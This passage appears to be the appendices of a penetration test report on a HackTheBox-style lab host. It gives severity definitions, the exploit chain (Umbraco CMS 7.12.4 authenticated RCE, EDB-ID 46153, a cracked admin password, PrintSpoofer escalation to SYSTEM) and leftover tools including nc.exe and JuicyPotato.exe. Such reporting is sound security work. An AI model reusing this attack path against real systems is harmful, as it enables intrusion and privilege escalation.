Medium	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 4 – Severity Definitions

Appendix B – Exploited Hosts

Host	Scope	Method	Notes
10.10.10.180	Internal	PrintSpoofer	System Compromise
10.10.10.180	Internal	Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	Initial Host Access
10.10.10.180	Internal	Cracked password	Web App Access

Table 5 – Exploitation Attempt Details

Appendix C – Compromised Users

Username	Type	Method	Notes
admin@htb.local	Web App	Password Cracking	Umbraco CMS
is pppool\defaultapppool	User	Umbraco CMS RCE	EDB-ID: 46153

NT AUTHORITY\SYSTEM	System	PrintSpoofer	SeImpersonatePrivilege

Table 6: User Accounts Compromised

Appendix D – Changes/Host Cleanup

Host	Scope	Change/Cleanup needed
10.10.10.180	External	nc.exe, JuicyPotato.exe, and PrintSpoofer.exe in C:\Users\Public

Table 7: Assessment Artifacts